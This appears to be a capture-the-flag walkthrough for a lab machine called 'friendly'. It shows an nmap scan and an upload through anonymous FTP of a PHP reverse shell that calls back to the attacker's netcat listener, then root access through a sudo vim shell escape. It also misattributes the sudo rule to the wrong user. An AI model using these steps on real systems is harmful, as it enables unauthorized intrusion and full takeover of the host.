


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Reconnaissance

We start using **nmap** to figure out the ports and services running in the machine.

```
nmap -sSCV -p- --open -Pn -n 192.168.1.115 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 09:46 CEST
```

SHELL

```

Nmap scan report for 192.168.1.115
Host is up (0.024s latency).
Not shown: 65259 closed tcp ports (reset), 274 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r-- 1 root  root   10725 Feb 23 2023 index.html
80/tcp    open  http     Apache httpd 2.4.54 ((Debian))
|_ http-server-header: Apache/2.4.54 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.85 seconds

```

Nmap reports the **21** and **80**. FTP has anonymous login enabled. Web Server is using apache.




image-9.png

Once we log in in FTP, we can see that an index.html exists. it seems that the web Server's directory and Apache's directory are the same.

```

ftp 192.168.1.115
Connected to 192.168.1.115.
220 ProFTPD Server (friendly) [::ffff:192.168.1.115]
Name (192.168.1.115:belin): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 root  root  10725 Feb 23 2023 index.html
226 Transfer complete

```

Now just to confirm, I transfer the nmap scan file:

```

226 Transfer complete
ftp> put nmap.txt
200 PORT command successful
150 Opening BINARY mode data connection for nmap.txt
226 Transfer complete
900 bytes sent in 0.000153 seconds (5.61 Mbytes/s)

```

We can see it, so we confirm it is the same directory.

```

# Nmap 7.95 scan initiated Fri Apr 11 09:46:30 2025 as: nmap -sSCV -p- --open -Pn -n -oN nmap.txt 192.
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Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Apr 11 09:47:14 2025 -- 1 IP address (1 host up) scanned in 43.85 seconds

```

Explotation

So now we copy the typical php pentest monkey shell and we transfer it.

```
ftp> put shell.php
200 PORT command successful
150 Opening BINARY mode data connection for shell.php
226 Transfer complete
2588 bytes sent in 0.000128 seconds (19.3 Mbytes/s)
ftp> |
```

```
File: shell.php
1  <?php
2  // php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim
3  w.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
4  // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
5
6  set_time_limit (0);
7  $VERSION = "1.0";
8  $ip = '192.168.1.89';
9  $port = 4444;
10 $chunk_size = 1400;
11 $write_a = null;
12 $error_a = null;
13 $shell = 'uname -a; w; id; bash -i';
  $daemon = 0;
```

I stablish a reverse shell with the help of netcat

```
nc -nlvp 4444
Connection from 192.168.1.115:37446
Linux friendly 5.10.0-21-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x86_64 GNU/Linux
03:53:31 up 16 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (436): Inappropriate ioctl for device
bash: no job control in this shell
www-data@friendly:/$
```

Privilage escalation

The user *RiJaba1* exists before root

```
SHELL
cat /etc/passwd | grep -E "bash|sh"
root:x:0:0:root:/root:/bin/bash
RiJaba1:x:1000:1000:/home/RiJaba1:/bin/bash
```

In RiJaba1's direcotory we can see the next files:

```
SHELL
www-data@friendly:/home/RiJaba1$ ls -la
ls -la
total 24
drwxr-xr-x 5 RiJaba1 RiJaba1 4096 Mar 11  2023 .
drwxr-xr-x 3 root    root    4096 Feb 21  2023 ..
lrwxrwxrwx 1 RiJaba1 RiJaba1   9 Feb 23  2023 .bash_history -> /dev/null
```

```
drwxr-xr-x 2 RiJaba1 RiJaba1 4096 Mar 11 2023 CTF
drwxr-xr-x 2 RiJaba1 RiJaba1 4096 Mar 11 2023 Private
drwxr-xr-x 2 RiJaba1 RiJaba1 4096 Feb 21 2023 YouTube
-r--r--r-- 1 RiJaba1 RiJaba1 33 Mar 11 2023 user.txt
```

SHELL

```
www-data@friendly:/home/RiJaba1/Private$ cat targets.txt
U2h1bGxEcmVkZAp4ZXJvc2VjCnNNTApib3lyYXMyMDAK
```

SHELL

```
echo "U2h1bGxEcmVkZAp4ZXJvc2VjCnNNTApib3lyYXMyMDAK" | base64 -d
ShellDredd
xerosec
sML
boyras200
```

Nothin to do with this.

But we can see that RiJaba1 is in sudoers and can execute vim as any user providing no password,

SHELL

```
www-data@friendly:/home/RiJaba1/CTF$ sudo -l
Matching Defaults entries for www-data on friendly:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on friendly:
    (ALL : ALL) NOPASSWD: /usr/bin/vim
```

So to pass to root we do this:

```
~
~
~
~
~
~
:!/bin/bash|
```

SHELL

```
root@friendly:/home/RiJaba1/CTF# id
uid=0(root) gid=0(root) groups=0(root)
```

And in order to get the real flag:

SHELL

```
cat /root/root.txt
Not yet! Find root.txt.
```

```
find / -name root.txt 2> /dev/null  
/var/log/apache2/root.txt  
/root/root.txt
```